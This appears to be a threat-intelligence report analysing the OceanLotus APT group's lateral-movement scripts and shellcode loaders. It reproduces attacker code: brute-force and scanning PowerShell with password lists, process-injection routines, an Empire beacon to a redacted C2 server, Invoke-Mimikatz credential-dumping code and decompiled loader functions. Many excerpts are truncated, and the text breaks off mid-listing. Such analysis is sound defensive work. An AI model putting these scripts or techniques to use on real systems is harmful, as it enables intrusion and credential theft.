奇安信威胁情报中心

Archived: 2026-04-05 21:54:38 UTC

概述

海莲花（OceanLotus）是一个据称东南亚背景的APT组织。该组织最早于2015年5月被天眼实验室披露并命名，其攻击活动最早可追溯到2012 年4月，攻击目标包括人权代表、异见人士、媒体、银行、海事机构、海域建设部门、科研院所和航运企业，后扩展到几乎所有重要的组织机构，受害区域涉及东亚、东南亚、欧洲等地区，持续活跃至今。

本文内容是对海莲花组织在过去一段时间内攻击手法做一个粗略的回顾，不讨论受害单位，报告中涉及的恶意域名和跳板均已无法访问。

从2020年中开始海莲花组织逐渐放弃了基于鱼叉邮件的投递方式，开始通过渗透的手段对高价值目标进行攻击活动，经过长时间的跟踪挖掘，发现该组织在入侵和横向移动过程中具备使用0day/Nday漏洞的能力。

横向移动

相对于海莲花组织相对单一的白利用组件，横向移动过程中使用的脚本可谓种类繁多，本报告仅列出该组织使用频率最高的几个脚本。

爆破脚本

海莲花早期在内网中使用的爆破脚本如下

```
$USER_LISTS = @('administrator')
$PASSWORD_LISTS = @('sa','root','toor','administrator','abc*123','abc123!@#','pass@word1','1qaz2ws

#####################################################
#                    MAIN FUNCTION
#####################################################

function Brute {
    [CmdletBinding()] Param(
        [parameter(Mandatory = $true, Position = 0)]
        [string[]]
        $Hosts,

        [parameter(Position = 1)]
        [string[]]
        $U = $USER_LISTS,

        [parameter(Position = 2)]
        [string[]]
        $P = $PASSWORD_LISTS,

        [int]
        $TimeOut = 1200,

        [int]
        $Sleep = 1,

        [Int]
        $T = 5,

        [switch]
        $Tab = $True
    )

    Begin {
        $header1 = "Address`t"
        $header2 = "-------`t"
```

功能较为简单，仅针对445端口下的administrator账户进行爆破

```
# Test port 445 open
$ok = Invoke-TestPort -IP $IP -Port 445 -TimeOut $TimeOut

if (!$ok) {
    return
}

if ($Tab) {
    $Result = "$IP`t"
} else {
    $Result = $IP.PadRight(20, ' ')
}

$acc = "None"
$ListDrive = @()

$anonymous = $False
Try {# Test anonymous
    $ok = Invoke-NetUse -IP $IP -User "$IP\xxxxxxxxxxxxxx" -Pass "xxxxxxxxxxxxx"

    if ($ok) {
        $anonymous = $True
        Invoke-NetUse -IP $IP -Delete | Out-Null
    }
} Catch {}

Foreach ($User in $Users) {
    Foreach ($Pass in $Passwords) {
        Try {
            $User0 = $User
            if ($User -notlike "*\*") {
                $User = "$IP\$User0"
            }
```

经过数次版本迭代后，增加了对MSSQL、FTP、HTTP的爆破

```
$USER_SMB = @('administrator')
$USER_MSSQL = @('sa')
$USER_FTP = @('root','administrator')
$USER_HTTP = @('root', 'admin', 'administrator')

$PASSWORD_LISTS = @('sa','root','toor','administrator','abc*123','abc123!@#','pass@word1','1qaz2wsx

$MasterKey = 'ChinaChinaChinaChinaCNChinaChinaChinaChinaChina'

$pshost = Get-Host
$pswindow = $pshost.UI.RawUI
$newsize = $pswindow.BufferSize
$newsize.width = 1500
$pswindow.buffersize = $newsize

#############################################################
#                          SCANNER
#############################################################
```

增加了对常见端口的扫描

```
#################################################
#                    SCANNER
#################################################

function Scan {
    [CmdletBinding()] Param(
        [parameter(Mandatory = $True, Position = 0)]
        [string[]]
        $Hosts,

        [switch]
        $OS,

        [switch]
        $ScanPort,

        [int[]]
        $Ports = @(21,22,23,53,80,110,139,389,443,445,1080,1433,8080,1521,3306,3389,5801,5900,5901,8888,81,9090,9000,9999,7071,8081,3268,7001,8880,902,1352,50000),

        [int]
        $TimeOut = 1000, # ms

        [int]
        $Sleep = 0, # s

        [int]
        $SleepPort = 0, # ms
```

NbtScan脚本

海莲花在横向移动过程中会使用nbtscan对内网进行扫描，利用PS脚本将编码后的Nbtscan注入到Notepad.exe中。

```
function Invoke-Shellcode
{
    Param(
        [Parameter(Position = 0, Mandatory = $true)][Byte[]] $shellcode,
        [Parameter(Position = 1, Mandatory = $false)][string] $commandLine = ""
    )

    Add-Kernel32

    # Setup pipe

    [IntPtr] $readPipe = 0
    [IntPtr] $writePipe = 0
    $securityAttributes = New-Object SECURITY_ATTRIBUTES
    $securityAttributes.nLength = [Runtime.InteropServices.Marshal]::SizeOf($securityAttributes)
    $securityAttributes.lpSecurityDescriptor = [IntPtr]::Zero
    $securityAttributes.bInheritHandle = $true
    $boolResult = [Kernel32]::CreatePipe([ref]$readPipe, [ref]$writePipe, [ref]$securityAttributes, 0)
    if ($boolResult -eq 0)
    {
        Write-Error "CreatePipe failed. Error = $([Kernel32]::GetLastError())"
        return
    }

    # Spawn process

    $processInformation = New-Object PROCESS_INFORMATION
    $startupInformation = New-Object STARTUPINFO
    $startupInformation.cb = [Runtime.InteropServices.Marshal]::SizeOf($startupInformation)
    $startupInformation.dwFlags = 0x00000100
    $startupInformation.hStdOutput = $writePipe
    $startupInformation.hStdError = $writePipe
    $applicationName = "C:\Windows\notepad.exe"
    if ($boolWoW64)
    {
        $applicationName = "C:\Windows\SysWOW64\notepad.exe"
    }

function NbtScan
{
    Param(
        [Parameter(Position = 1, Mandatory = $true)][string] $args
    )

    $base64Data = "H4sIAAAAAAAEAOy9DXhU1bWfM7MyWQIQ84ACQSNEjUoGqWBCTYwASeQmC
    $shellcodeBytes = [System.Convert]::FromBase64String($base64Data)
    $shellcodeBytes = Get-DecompressedByteArray $shellcodeBytes
    $commandLine = "NbtScan " + $args
    Invoke-Shellcode -shellcode $shellcodeBytes -commandLine $commandLine
}
```

使用的Nbtscan 1.0.35版本。

```
LABEL_43:
      puts("nbtscan 1.0.35 - 2008-04-08 - http://www.unixwiz.net/tools/");
      _loaddll(0);
LABEL_44:
      sub_4010A0(aSorryBBroadcas);
    }
  }
  v6 = sub_401920();
  if ( v6 != -1 )
  {
    while ( 2 )
    {
      switch ( v6 )
      {
        case 'l':
          v25 = 1;
          goto LABEL_18;
        case 'C':
          sub_4010A0(aSorryCNotSuppo);
        case 'H':
          dword_4200B8 = 1;
          goto LABEL_18;
        case 'O':
          FileName = (char *)dword_420134;
          goto LABEL_18;
        case 'P':
          sub_4010A0(aSorryPPerlSupp);
        case 'T':
          dword_41EBEC = sub_408F50(v7, dword_420134);
          goto LABEL_18;
        case 'V':
          goto LABEL_43;
        case 'b':
          goto LABEL_44;
        case 'f':
          dword_4200F4 = 1;
          goto LABEL_18;
        case 'm':
          dword_4200B0 = 1;
          goto LABEL_18;
        case 'n':
          dword_4200B4 = 1;
```

Getinfo脚本

该PS脚本在执行过程中会收集操作系统相关信息、域控信息、ssh状态、RDP状态、反病毒产品、所有用户名、安装的程序列表、ipconfig、正在运行的服务、网络连接状态、进程列表、磁盘信息、Administrator用户下的目录树、C盘根目录树。

```
function Export-ForestInfo {
    [CmdletBinding()] Param(
        [String]
        $PageSize = 1000
    )

    Begin {
        Write-Host "Enumerating Forest Information..."

        function Local:printHeader($Title, $output) {
            $strHeader = '<html><head><meta http-equiv="Content-Type" content="text/html;charset=utf-8"><script type="text/javascript" src="./
            $strHeader += "<title>" + $Title +"</title>"
            $strHeader += "</head><body>"
            $strHeader += "<H1>" + $Title + "</H1><br>"

            $strHeader | Out-File $output -Encoding utf8 -Force
        }

        function Local:GetDomainInfoHtml {
            [CmdletBinding()] Param(
                [String]
                $DomainName
            )
            $output = ""
            $domain = Get-NetDomain -Domain $DomainName

            $output += '<li><label for="folder3">' + $domain.Name + '</label> <input type="checkbox" id="folder3" />' + "`r`n"
            $output += "<ol>`r`n"
                $output += '<li><label for="folder3">' + 'DomainControllers' + '</label> <input type="checkbox" id="folder3" />' + "`r`n"
                $output += "<ol>`r`n"
                    Foreach ($dc in $domain.DomainControllers) {
                        $output += '<li><label for="folder3">' + $dc.Name + '</label> <input type="checkbox" id="folder3" />' + "`r`n"
                        $output += "<ol>`r`n"
                            $output += '<li><label for="folder3">' + 'IPAddress' + '</label> <input type="checkbox" id="folder3" />' + "`r`n"
```

最后将上述信息整理成html落在文件系统上，之后会被攻击者加密打包上传到图床网站。

管道注入脚本

在执行过程中从管道中读取Payload，对其进行解密

```
$s = $([Text.Encoding]::ASciI.geTstRiNg([Convert]::fRombASe64string($b)));
if ([IntPtr]::siZE - eq 8) {
    $s = $s.rEPLaCe('EntryPoint=' + [char]34, 'EntryPoint=' + [char]34 + 'Wow64')
};
Add - Type - TypeDefinition $s;
$p = 'geodudemewtwo';
$g = New - Object IO.Pipes.NamedPipeServerStream $p,
'InOut',
-1;
$g.waiTfORcONNEcTIon();
$f = New - Object - TypeName 'byte[]' - ArgumentList 8;
$g.ReaD($f, 0, 8);
$e = [BitConverter]::TOINT32($f[4..8], 0);
$k = New - Object - TypeName 'byte[]' - ArgumentList $e;
$n = 0;
while ($n - lt $e) {
    $n += $g.reaD($k, $n, $e - $n)
};
[Byte[]]$q = 0..255;
$c = 0;
0..255 | ForEach - Object {
    $c = ($c + $q[$_] + $p[$_ % $p.lenGTh]) % 256;
    $q[$_],
    $q[$c] = $q[$c],
    $q[$_]
};
$o = $c = 0;
for ($i = 0; $i - lt $k.LENgTH; $i++) {
    $o = ($o + 1) % 256;
    $c = ($c + $q[$o]) % 256;
    $q[$o],
    $q[$c] = $q[$c],
    $q[$o];
    $k[$i] = $k[$i] - bxor $q[($q[$o] + $q[$c]) % 256]
};
```

之后会随机启动如下进程中一个，并将Shellcode注入该进程中。

-	-
进程名	-
makecab.exe	
systray.exe	
w32tm.exe	
bootcfg.exe	
diskperf.exe	
esentutl.exe	
typeperf.exe	

注入代码如下：

```
$a=[IntPtr]::zERO;function Reply($1){if($1 -eq $true){$g.writE([BitConverter]::GeTbYTes($j.DwprOCEssId)+ [BitConverter]::GetbYTEs(0),0,8);
else{$m=[Kernel32]::geTlasTERRoR();
if($j.hprOceSS -ne [IntPtr]::zEro){if($a -ne [IntPtr]::ZeRO){[Kernel32]::vIrtUalFrEeex($j.hpROCEss,$a,0,0x8000);
[Kernel32]::teRMINAtEProCESs($j.hPROCeSS,0)};$g.write([BitConverter]::GetbyTES($m)+ [BitConverter]::GEtByteS(1),0,8);
$g.diSpOse();
exit};
$t=New-Object STARTUPINFO;
$t.Cb=[Runtime.InteropServices.Marshal]::SizEof($t);$d=[Kernel32]::CreatEpROCeSs($r,$p,[IntPtr]::ZeRO,[IntPtr]::ZERo,$false,0x8000000c,[IntPtr]::zERO,$pwd.TOStrInG(),[ref] $t,[ref] $});if($d -eq 0){Reply($false)}
$a=[Kernel32]::VIrtUALAllOCEX($j.hprOCEss,[IntPtr]::zero,$k.LENgtH,0x1000,0x40);
if($a -eq [IntPtr]::ZeRO){Reply($false)};
$h=New-Object CONTEXT;$h.cONtEXt(flAGS=0x00010007;
$d=[Kernel32]::GeTThreaDCONtExt($j.hThreAd,[ref] $h);
if($d -eq 0){Reply($false)};$h.eip=$a.tOINt32();
$d=[Kernel32]::SeTThReaDcontexT($j.hthREaD,[ref] $h);
if($d -eq 0){Reply($false)};$d=[Kernel32]::WRITEpRoceSSMEMOry($j.HPROCESs,$a,$k,$k.lenGTh,[IntPtr]::zerO);
if($d -eq 0){Reply($false)};if([Kernel32]::resUMEthreAD($j.HTHREaD)-eq -1){Reply($false)};
Reply($true)}|Out-Null
```

Empire脚本

海莲花使用Empire框架控制内网主机，搜索目标。最终会在指定目标上释放白利用组件，最终执行cobaltstrike远控。

```
$Script:ControlServers = @("[redacted]");$Script:ServerIndex = 0;$script:GetTask = {try {if ($Script:ControlServers[$Script:ServerIndex].StartsWith('http'))
{
$RoutingPacket = New-RoutingPacket -EncData $Null -Meta 4;
$RoutingPacket = [System.Text.Encoding]::Default.GetString($RoutingPacket);
Add-Type -AssemblyName System.Web;$RoutingPacket=[System.Web.HttpUtility]::UrlEncode([System.Convert]::ToBase64string([System.Text.Encoding]::Default.GetBytes($RoutingPacket)));
$f94e = New-Object System.Net.WebClient;$f94e.Proxy = [System.Net.WebRequest]::GetSystemWebProxy();
$f94e.Proxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
if ($Script:Proxy)
{
    $f94e.Proxy = $Script:Proxy;
}
$taskURI = '/owa/' | Get-Random;
$taskURI += '?';
$taskURI += '[redacted]';
$taskURI += '&';$taskURI += 'wa=' + $RoutingPacket;$f94e.Headers.Add('User-Agent', 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)');
$f94e.Headers.Add('Accept', '*/*');
$f94e.Headers.Add('Cookie', '[redacted]');
$body = '';$result = $f94e.DownloadData($Script:ControlServers[$Script:ServerIndex] + $taskURI);
$data = $result;
$data = [System.Text.Encoding]::Default.GetString($data);
Add-Type -AssemblyName System.Web;$data=[System.Text.Encoding]::Default.GetString([System.Convert]::FromBase64String([System.Web.HttpUtility]::UrlDecode($data)));
$data = [System.Text.Encoding]::Default.GetBytes($data);$data;
}}
catch [Net.WebException]
{
$script:MissedCheckins += 1;
if ($_.Exception.GetBaseException().Response.statuscode -eq 401) {Start-Negotiate -S '$ser' -SK $SK -UA $ua;
}}};
$script:SendMessage = {param($Packets);
if ($Packets) {$EncBytes = Encrypt-Bytes $Packets;
$RoutingPacket = New-RoutingPacket -EncData $EncBytes -Meta 5;
$RoutingPacket = [System.Text.Encoding]::Default.GetString($RoutingPacket);
Add-Type -AssemblyName System.Web;$RoutingPacket=[System.Web.HttpUtility]::UrlEncode([System.Convert]::ToBase64string([System.Text.Encoding]::Default.GetBytes($RoutingPacket)));
```

Mimikatz脚本

在受控主机上执行Mimikatz powershell版本的脚本。

```
#Main function to either run the script locally or remotely
Function Main
{
    if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
    {
        $DebugPreference  = "Continue"
    }

    Write-Verbose "PowerShell ProcessID: $PID"


    if ($PsCmdlet.ParameterSetName -ieq "DumpCreds")
    {
        $ExeArgs = "sekurlsa::logonpasswords exit"
    }
    elseif ($PsCmdlet.ParameterSetName -ieq "DumpCerts")
    {
        $ExeArgs = "crypto::cng crypto::capi `"crypto::certificates /export`" `"crypto::certificates /export /systemstore:CERT_SYSTEM_STORE_LOCAL_MACHINE`" exit"
    }
    else
    {
        $ExeArgs = $Command
    }

    [System.IO.Directory]::SetCurrentDirectory($pwd)

    $PEBytes64 = 'TVqQAAMAAAAEAAAA//
    8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABfLbEvG6
    v0Cx8jkzffK/QLXwUTN98SSTbfQpM33xJJNx9E0zffADRQ3wZTN98faIUfB9M33yApxR8GUzffBI0WHwZTN98SSTafTtM33xt0aR8EUzffBI0THw
    +TN98G0zefCxO33yBJdd9e0zffIEl330aTN98gSUgfBpM33yBJd19GkzfffJpY2gbTN98AAAAAAAAAABQRQAAZIYGAJtW7F0AAAAAAAAAAPAAIiALAg4QAMwKAABsBgAAAAAAnMAIAAAQAAAAAACAAQAAAAAQAAA
    AABwEQAABAAAAAAAAMAYAEAABAAAAAAAAQAAAAAAAAAAQAAAAAAAEAAAAAAAAAAAAAQAAAAMBAQAGAAAACQEBAAMAIAAABAEQCIAgAAANAQANBiAAAAAAAAAAAAAABQEQDwFwAAMMgPABwAAAAAAAAAAAA
    goAAAEAAAAAAAAAAAAAOAKAEARAACYDBAAYAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAACDLCgAAEAAAAMwKAAAEAAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAAAGbQUAAOAKAABuBQAA0AoAAAAAAAAAAAA
    BQEAAAZAAAAD4QAAAAAAAAAAAAAAAAEAAAMAucGRhdGEAANBiAAAA0BAAAGQAAACiEAAAAAAAAAAAAAAAAABAAABALnJzcmMAAACIAgAAAEARAAAEAAAABhEAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAA8BcAAA
    AAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEiLxEiJWAhIiXAQSIl4IESIQBhVQVZBV0iN
    sdEJED/AEyL8USITCRCQLcEiFwkQ2aFwHQgSIuViAAAAEiNTCRFRA+3wECK+IhEJETovcwIAECAxwVIi7WgAAAAOZ2oAAAAdRJmOR50DYoGQA+2z0D+x4hEDEAPtwaJRXBJOR4PhB0BAABED7b/QID//w
    +H9QAAAEE5Xhh0K0iNDXZkCwDodYsAAEG4AQAAAEiNTCRAQYvX6CryAABIjQ1nZAsA6FaLAABMjUQkQEiLvZgAAABFi89BOV4IdCUPtwZIjU1wSIlMJDC6sDYxAEmLDolEJChIiXwkIP8V+t0KAOseSYsOSI1FcE
```

在内存中加载dll的导出函数，抓取本机密码

```
__int64 __fastcall sub_180058D04(int a1, __int64 a2)
{
  __int64 v2; // rbx
  int v4; // edi
  __int64 v5; // rbp
  __int64 v6; // rbx
  int v7; // eax

  v2 = a1;
  v4 = 0;
  sub_180009C2C(
    L"\n"
     "  .#####.   mimikatz 2.2.0 (x64) #18362 Dec  7 2019 17:48:54\n"
     " .## ^ ##.  \"A La Vie, A L'Amour\" - (oe.eo)\n"
     " ## / \\ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )\n"
     " ## \\ / ##       > http://blog.gentilkiwi.com/mimikatz\n"
     " '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )\n"
     "  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/\n");
  sub_180058D88(1i64);
  v5 = v2;
  if ( (int)v2 > 0 )
  {
    v6 = 0i64;
    do
    {
      if ( v4 == 1073741845 )
        break;
      sub_180009C2C(L"\nmimikatz(powershell) # %s\n", *(_QWORD *)(a2 + 8 * v6));
      v7 = sub_180058E94(*(_QWORD *)(a2 + 8 * v6++));
      v4 = v7;
    }
    while ( v6 < v5 );
  }
  sub_180058D88(0i64);
  return 0i64;
}
```

Cortana [beacon]

Cortana脚本一般作为Cobalt Strike的插件来使用。

```
#####################################################
#                     CORE FUNCTION
#####################################################


#####################################################
#
#       PSReflect code for Windows API access
#
#####################################################

function New-InMemoryModule {
    Param (
        [Parameter(Position = 0)]
        [ValidateNotNullOrEmpty()]
        [String]
        $ModuleName = [Guid]::NewGuid().ToString()
    )

    $LoadedAssemblies = [AppDomain]::CurrentDomain.GetAssemblies()
    ForEach ($Assembly in $LoadedAssemblies) {
        if ($Assembly.FullName -and ($Assembly.FullName.Split(',')[0] -eq $ModuleName)) {
            return $Assembly
        }
    }
    $DynAssembly = New-Object Reflection.AssemblyName($ModuleName)
    $Domain = [AppDomain]::CurrentDomain
    $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, 'Run')
    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule($ModuleName, $False)
    return $ModuleBuilder
}

function func {
    Param (
        [Parameter(Position = 0, Mandatory = $True)]
        [String]
```

0day/Nday

海莲花组织是为数不多的能够结合特定环境定制化开发挖掘0day/Nday漏洞的APT团伙，手段较为高超，能够发起中等规模的供应链打击。

样本分析

白利用组件

海莲花组织使用的恶意dll经过数代版本的迭代，其功能一直保持不变，都是用来解密Shellcode，但是 **解密方式** 有所不同，大体可以分为如下几类：

1. 读资源节解密Shellcode：

```
v0 = hModule;
InterlockedCompareExchange(&dword_1000EDC0, 1, 2);
if ( dword_1000EDC0 == 1 )
{
  dword_1000EDC0 += 2;
  v1 = FindResourceExW(v0, (LPCWSTR)0x112, (LPCWSTR)0x16D, 0x409u);
  GetLastError();
  if ( v1 )
  {
    v2 = LoadResource(v0, v1);
    if ( v2 )
    {
      v3 = SizeofResource(v0, v1);
      if ( v3 )
      {
        v4 = LockResource(v2);
        if ( v4 )
        {
          v5 = (DWORD (__stdcall *)(LPVOID))VirtualAlloc(0, v3, 0x3000u, 0x40u);
          v6 = v5;
          if ( v5 )
          {
            memmove(v5, v4, v3);
            ThreadId = 0;
            v7 = CreateThread(0, 0x400000u, v6, 0, 0, &ThreadId);
            WaitForSingleObject(v7, 0xFFFFFFFF);
            VirtualFree(v6, v3, 0x8000u);
          }
        }
      }
    }
  }
  ExitProcess(0);
}
return 1;
}
```

```
  v1 = FindResourceW(hModule, (LPCWSTR)0x65, L"LOGS");
  v2 = v1;
  if ( v1 )
  {
    v3 = LoadResource(v0, v1);
    if ( v3 )
    {
      if ( LockResource(v3) )
      {
        v4 = SizeofResource(v0, v2);
        if ( v4 )
        {
          for ( i = rand() % v4; !i; i = rand() % v4 )
            ;
          v6 = GetProcessHeap;
          v7 = GetProcessHeap();
          v8 = HeapAlloc(v7, 8u, i);
          if ( v8 )
          {
            v9 = GetProcessHeap();
            lpMem = HeapAlloc(v9, 8u, i);
            if ( lpMem )
            {
              memset(v8, (char)i, i);
              v10 = sub_10002B50(v8, (int)lpMem, i, (void *)i);
              memset(v8, 0, i);
              sub_10008040((int)lpMem, v8, v10, i);
              v6 = GetProcessHeap;
              v11 = GetProcessHeap();
              v12 = (void (__stdcall *)(HANDLE, DWORD, LPVOID))HeapFree;
              HeapFree(v11, 0, lpMem);
            }
            else
            {
              v12 = (void (__stdcall *)(HANDLE, DWORD, LPVOID))HeapFree;
            }
            v13 = v6();
            v12(v13, 0, v8);
          }
          lpMem = 0;
          v14 = sub_10001C00(v18, v19, &lpMem);
          v15 = v14;
          if ( v14 )
          {
            v16 = (void (*)(void))VirtualAlloc(0, v14, 0x1000u, 0x40u);
            v17 = v16;
            if ( v16 )
            {
              memmove(v16, lpMem, v15);
```

2. 读自身解密Shellcode。

```
File[0] = 0;
GetModuleFileNameW(0, Filename, 0x104u);
v0 = 0;
v1 = CreateFileW(Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v2 = v1;
if ( v1 != (HANDLE)-1 )
{
  v3 = GetFileSize(v1, 0);
  if ( SetFilePointer(v2, v3 - 8, 0, 0) != -1 )
  {
    Buffer = 0;
    *(_QWORD *)dwSize = 0i64;
    v9 = 0;
    NumberOfBytesRead = 0;
    if ( ReadFile(v2, &Buffer, 8u, &NumberOfBytesRead, 0) )
    {
      nNumberOfBytesToRead = dwSize[0];
      lpBuffer = (void (__stdcall *)(_DWORD))VirtualAlloc(0, dwSize[0], 0x1000u, 0x40u);
      if ( lpBuffer )
      {
        if ( SetFilePointer(v2, v3 - nNumberOfBytesToRead - 8, 0, 0) != -1 )
        {
          NumberOfBytesRead = 0;
          if ( ReadFile(v2, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0) )
          {
            v0 = lpBuffer;
            sub_4016A0(&Buffer);
          }
        }
      }
    }
  }
  CloseHandle(v2);
}
if ( File[0] )
  ShellExecuteW(0, L"open", File, 0, 0, 5);
if ( v0 )
  v0(0);
ExitProcess(0);
```

3. 从data节读取Shellcode。

```
v0 = CreateMutexW(0, 1, L"Local\\{D38354A0-FFFB-4685-822C-281B4018F2BD}");
if ( GetLastError() == 183 )
{
  if ( v0 )
    CloseHandle(v0);
  result = -1;
}
else
{
  dword_10042E40 = (int)v0;
  v2 = (void (*)(void))VirtualAlloc(0, 0x346F1u, 0x3000u, 0x40u);
  v3 = v2;
  if ( v2 )
  {
    memmove(v2, &unk_1000DDB0, 0x342F1u);
    v3();
  }
  result = 0;
}
return result;
```

Shellcode在执行过程中一般都会先进行循环解密，

```
01370000   D9C1          fld st(1)
01370002   B8 7E2C0D3E    mov eax,0x3E0D2C7E
01370007   D97424 F4      fstenv (28-byte) ptr ss:[esp-0xC]
0137000B   5B             pop ebx
0137000C   33C9           xor ecx,ecx
0137000E   66:B9 71DA     mov cx,0xDA71
01370012   3143 1B        xor dword ptr ds:[ebx+0x1B],eax
01370015   0343 1B        add eax,dword ptr ds:[ebx+0x1B]
01370018   83C3 04        add ebx,0x4
0137001B ^ E2 F5          loopd short 01370012
0137001D   DDC2           ffree st(2)
0137001F   D97424 F4      fstenv (28-byte) ptr ss:[esp-0xC]
01370023   BA 497BE8C6    mov edx,0xC6E87B49
01370028   58             pop eax
01370029   2BC9           sub ecx,ecx
0137002B   66:B9 6ADA     mov cx,0xDA6A
0137002F   3150 1A        xor dword ptr ds:[eax+0x1A],edx
01370032   0350 1A        add edx,dword ptr ds:[eax+0x1A]
01370035   83C0 04        add eax,0x4
01370038 ^ E2 F5          loopd short 0137002F
0137003A   DAC4           fcmovb st,st(4)
0137003C   BE 67BC2153    mov esi,0x5321BC67
01370041   D97424 F4      fstenv (28-byte) ptr ss:[esp-0xC]
01370045   5F             pop edi
01370046   2BC9           sub ecx,ecx
01370048   66:B9 63DA     mov cx,0xDA63
0137004C   83EF FC        sub edi,-0x4
0137004F   3177 15        xor dword ptr ds:[edi+0x15],esi
01370052   0377 15        add esi,dword ptr ds:[edi+0x15]
01370055 ^ E2 F5          loopd short 0137004C
01370057   D9CE           fxch st(6)
01370059   D97424 F4      fstenv (28-byte) ptr ss:[esp-0xC]
0137005D   5B             pop ebx
0137005E   31C9           xor ecx,ecx
01370060   BD FA9355D0    mov ebp,0xD05593FA
01370065   66:B9 5BDA     mov cx,0xDA5B
01370069   316B 1C        xor dword ptr ds:[ebx+0x1C],ebp
0137006C   036B 1C        add ebp,dword ptr ds:[ebx+0x1C]
0137006F   83C3 04        add ebx,0x4
01370072 ^ E2 F5          loopd short 01370069
```


会解密出后续代码


```
011A12A9   E8 00000000     call 011A12AE
011A12AE   810424 E106000( add dword ptr ss:[esp],0x6E1
011A12B5   FF3424          push dword ptr ss:[esp]
011A12B8   812C24 7703000( sub dword ptr ss:[esp],0x377
011A12BF   E8 05000000     call 011A12C9
011A12C4   E9 360F0000     jmp 011A21FF
011A12C9   55              push ebp
011A12CA   8BEC            mov ebp,esp
011A12CC   64:A1 30000000  mov eax,dword ptr fs:[0x30]
011A12D2   81EC 38080000   sub esp,0x838
011A12D8   8B40 0C         mov eax,dword ptr ds:[eax+0xC]
011A12DB   57              push edi
011A12DC   8B78 0C         mov edi,dword ptr ds:[eax+0xC]
011A12DF   837F 18 00      cmp dword ptr ds:[edi+0x18],0x0
011A12E3   0F84 28030000   je 011A1611
011A12E9   53              push ebx
011A12EA   C745 C8 6B6572( mov dword ptr ss:[ebp-0x38],0x6E72656B
011A12F1   BB 18000000     mov ebx,0x18
011A12F6   C745 D0 2E646C( mov dword ptr ss:[ebp-0x30],0x6C6C642E
011A12FD   C745 CC 656C33( mov dword ptr ss:[ebp-0x34],0x32336C65
011A1304   56              push esi
011A1305   0F1F40 00       nop dword ptr ds:[eax]
011A1309   8B4F 30         mov ecx,dword ptr ds:[edi+0x30]
011A130C   66:3B5F 2C      cmp bx,word ptr ds:[edi+0x2C]
011A1310   75 2A           jnz short 011A133C
011A1312   33D2            xor edx,edx
011A1314   0F1F4400 00     nop dword ptr ds:[eax+eax]
011A1319   85C9            test ecx,ecx
011A131B   74 1F           je short 011A133C
```

基于Shellcode执行结果，大体上可以分为机器名加密组件和非机器名加密组件，区别在于机器名加密组件在执行过程中会读取本机机器名通过机器名对后续Payload进行AES解密。如果机器名错误则无法解密出后续的cobaltstrike。如果基于 **Shellcode行为** 进行分类，则可以分为如下几类：

1. 常规类，执行过程中解密cobaltstrike并执行，较为常见不做介绍。

2. Dropper类，执行过程中会将白利用组件释放到%temp%目录下，并创建计划任务。






3. 读文件类，在执行过程中读取特定目录下的文件，第二阶段Shellcode后续对文件内容进行解密。

```
7678CCA0  CALL 到 CreateFileW 来自 kernel32.7678CC9B
0024F410  FileName = "C:\Windows\Temp\rpcrt4.log"
80000000  Access = GENERIC_READ
00000001  ShareMode = FILE_SHARE_READ
00000000  pSecurity = NULL
00000003  Mode = OPEN_EXISTING
00000080  Attributes = NORMAL
00000000  hTemplateFile = NULL
00360034
```

4. 注入/服务类，在执行过程中启动一个挂起的进程或者创建一个服务，用于执行第二阶段Shellcode。



最终执行的远控，从家族上来分大体分为两类，一类是cobaltstrike，另一个是Remy Rat，该家族样本使用频率较低，代码如下：

```
result = (LPCWSTR)sub_10002800();
if ( result )
{
  sub_10003D50();
  v11 = 0;
  if ( operator new(0xCCu) )
    v5 = sub_10004400(a2);
  else
    v5 = 0;
  v11 = -1;
  dword_1002D6A0 = v5;
  sub_1000F1D0(&unk_1002749C, (int)&lpName);
  v11 = 1;
  v6 = (_DWORD *)sub_100042A0();
  LOBYTE(v11) = 2;
